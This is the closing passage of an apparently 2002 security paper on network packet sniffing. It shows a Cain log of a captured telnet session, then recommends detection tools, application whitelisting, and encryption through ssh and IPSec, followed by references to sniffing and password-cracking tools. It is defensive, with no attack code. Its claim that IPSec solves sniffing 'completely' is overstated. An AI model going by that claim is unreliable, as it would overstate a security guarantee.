27/08/2002 - 22:33:22	192.168.0.2	192.168.0.1	Recording	Telnet-20020827223322.txt

```
Receive buffer size: 2048000 bytes, Lost packets:  0% --- APR buffer size: 8192000 bytes, Lost packets:  0%
```

Figure 11 - Cain recording a telnet session between two machines

The above tests demonstrate that tools such as ettercap and Cain present a very real threat to many network environments. What can be done to protect against this threat?

Recommendations for mitigating the threat from packet sniffing

Detecting packet sniffers

One way to mitigate against the threat of packet sniffing tools is to try to detect if they are used on the network.

a) Detecting in a non-switched environment

Detecting tools which are designed to run in a non-switched environment is difficult. This is because the tools are usually "passive". They work by putting the network interface card into promiscuous mode, allowing any network traffic which reaches the card to be examined. Akin to a radio receiver, sniffers do not necessarily cause extra, suspicious traffic to be transmitted on the network, so how can they be discovered?

A number of techniques can be used to try to detect machines whose network cards are running in promiscuous mode, which are likely to be sniffing traffic. Many of the techniques used rely on detecting specific weaknesses in TCP/IP stacks. Tools such as L0pht's antisniff[23] employ knowledge of the idiosyncrasies of TCP/IP stacks in NT and Unix to detect machines which are running in promiscuous mode.

b) Detecting in a switched environment

As indicated previously, sniffing in a switched environment implies a man-in-the-middle attack. Eavesdropping in this case will be “active” in that network traffic will be delivered to the attacking machine, then forwarded onto the true recipient. Detecting this is somewhat easier than detecting the “passive” tools.

It is possible to detect techniques such as ARP spoofing – software such as LBNL’s arpwatch[24] can detect suspicious ARP network traffic, and inform a network administrator.

Ultimately, however, software cannot be relied upon to reliably detect all instances of network sniffing.

Locking down the network environment

Imagine it were possible to prevent network sniffing software being installed on any machine on the network. Is this possible?

Solutions such as AppSense[25] can help to ensure that only approved software is run – packet sniffing tools and other hacking tools could be prevented from executing. However AppSense is not relevant in all environments as it only supports Microsoft Windows. Further, AppSense cannot prevent unauthorized machines (for instance a rogue laptop running eavesdropping software) from connecting to the network.

Encryption

The only viable solution for preventing packet sniffing is encryption.

In the FAQ[26] for dsniff, Dug Song advises “don't allow proprietary, insecure application protocols or legacy cleartext protocols on your network”. This is valuable advice. Substituting insecure protocols (such as telnet) with their secure, encrypted counterparts (such as ssh) presents a significant barrier to eavesdropping. Replacing all insecure protocols is unlikely to be feasible in many environments, however.

Instead of halting the use of cleartext protocols, one possibility is to encrypt all network traffic at layer three by using IPSec[27]. By encrypting at layer three, it is possible to continue to use plaintext protocols – all data is encapsulated by IPSec, and is encrypted for its transfer across the network. Thus legacy applications which may rely on using older, plaintext protocols will be unaffected.

IPSec is completely transparent to applications and to users. It is an open standard, supported by many vendors, including Microsoft and Cisco. Further, many Unix implementations support IPSec. The easy configurability of IPSec within Windows 2000 and XP further increases its accessibility.

Implementation of a layer three encryption technology such as IPSec solves the sniffing problem completely. The scalability, widespread availability and seamless operation of IPSec highlight it as a pragmatic solution to the problem of network eavesdropping.

References

[1] Verton, Dan. “Analysts: Insiders may pose security threat”. 10 October 2001. URL: http://www.computerworld.com/securitytopics/security/story/0,10801,64774,00.html

[2] Graham, Robert. “Sniffing (network wiretap, sniffer) FAQ”. Version 0.3.3. 14 September 2000. URL: http://www.robertgraham.com/pubs/sniffing-faq.html

[3] Tyson, Jeff. “How LAN Switches Work”. URL: http://www.howstuffworks.com/lan-switch.htm

[4] Seki, Hidenobu. “Cracking NTLMv2 Authenication”. URL: http://www.blackhat.com/presentations/win-usa-02/urity-winsec02.ppt

[5] Song, Dug. “dsniff”. URL: http://monkey.org/~dugsong/dsniff

[6] Davis, Michael. “dsniff”. URL: http://www.datanerds.net/~mike/dsniff.html.

[7] McClure, Stuart. Scambray, Joel. Kurtz, George. “Hacking Exposed (Third Edition)”. McGraw-Hill, 2001. pages 464-465.

[8] “L0phtcrack 4”. http://www.atstake.com/research/lc/index.html

[9] Seki, Hidenobu. “ScoopLM”. January 2002. URL: http://www.securityfriday.com/ToolDownload/ScoopLM/scooplm_doc.html

[10] Seki, Hidenobu. “ScoopLM”. February 2002. URL: http://www.securityfriday.com/ToolDownload/BeatLM/beatlm_doc.html

[11] Whalen, Sean. “An Introduction to ARP Spoofing”. Revision 1. April 2001. URL: http://packetstorm.decepticons.org/papers/protocols/intro_to_arp_spoofing.pdf

[12] Cohen, Fred. “The All.Net Security Database”. May 1999. URL: http://www.all.net/CID/Attack/Attack74.html

[13] Montoro, Massimiliano. “Introduction to ARP Poison Routing (APR)”. Revision 1.0. URL: http://www.oxid.it

[14] “Ettercap effects on switches”. URL: http://ettercap.sourceforge.net/forum/viewtopic.php?t=2

[15] Ettercap’s homepage. URL: http://ettercap.sourceforge.net

[16] Krauz, Pavel. “Hunt Project”. URL: http://lin.fsid.cvut.cz/~kra/index.html#HUNT

[17] Montoro, Massimiliano. “Homepage for Cain”. URL: http://www.oxid.it

[18] “Snadboy Software”. URL: http://www.snadboy.com

[19] “Hammer of God Utlities”. URL: http://www.hammerofgod.com/download.htm

[20] URL: ftp://ftp.technotronic.com/microsoft/nat10bin.zip

[21] “Lastbit Software”. URL: http://www.webdon.com/

[22] “John the Ripper password cracker”. URL: http://www.openwall.com/john

[23] “Antisniff 1.021” URL: www.securitysoftwaretech.com/antisniff/download.html

[24] “arpwatch” URL: ftp://ftp.ee.lbl.gov/arpwatch.tar.gz

[25] “AppSense Application Manager”. URL: http://www.appsense.net/content/software_solutions/application_manager/application_manager.asp

[26] Song, Dug. “dsniff Frequently Asked Questions”. URL: http://monkey.org/~dugsong/dsniff/faq.html

[27] Taylor, Laura. “Understanding IPSec”. June 2002. URL: http://www.intranetjournal.com/articles/200206/se_06_13_02a.html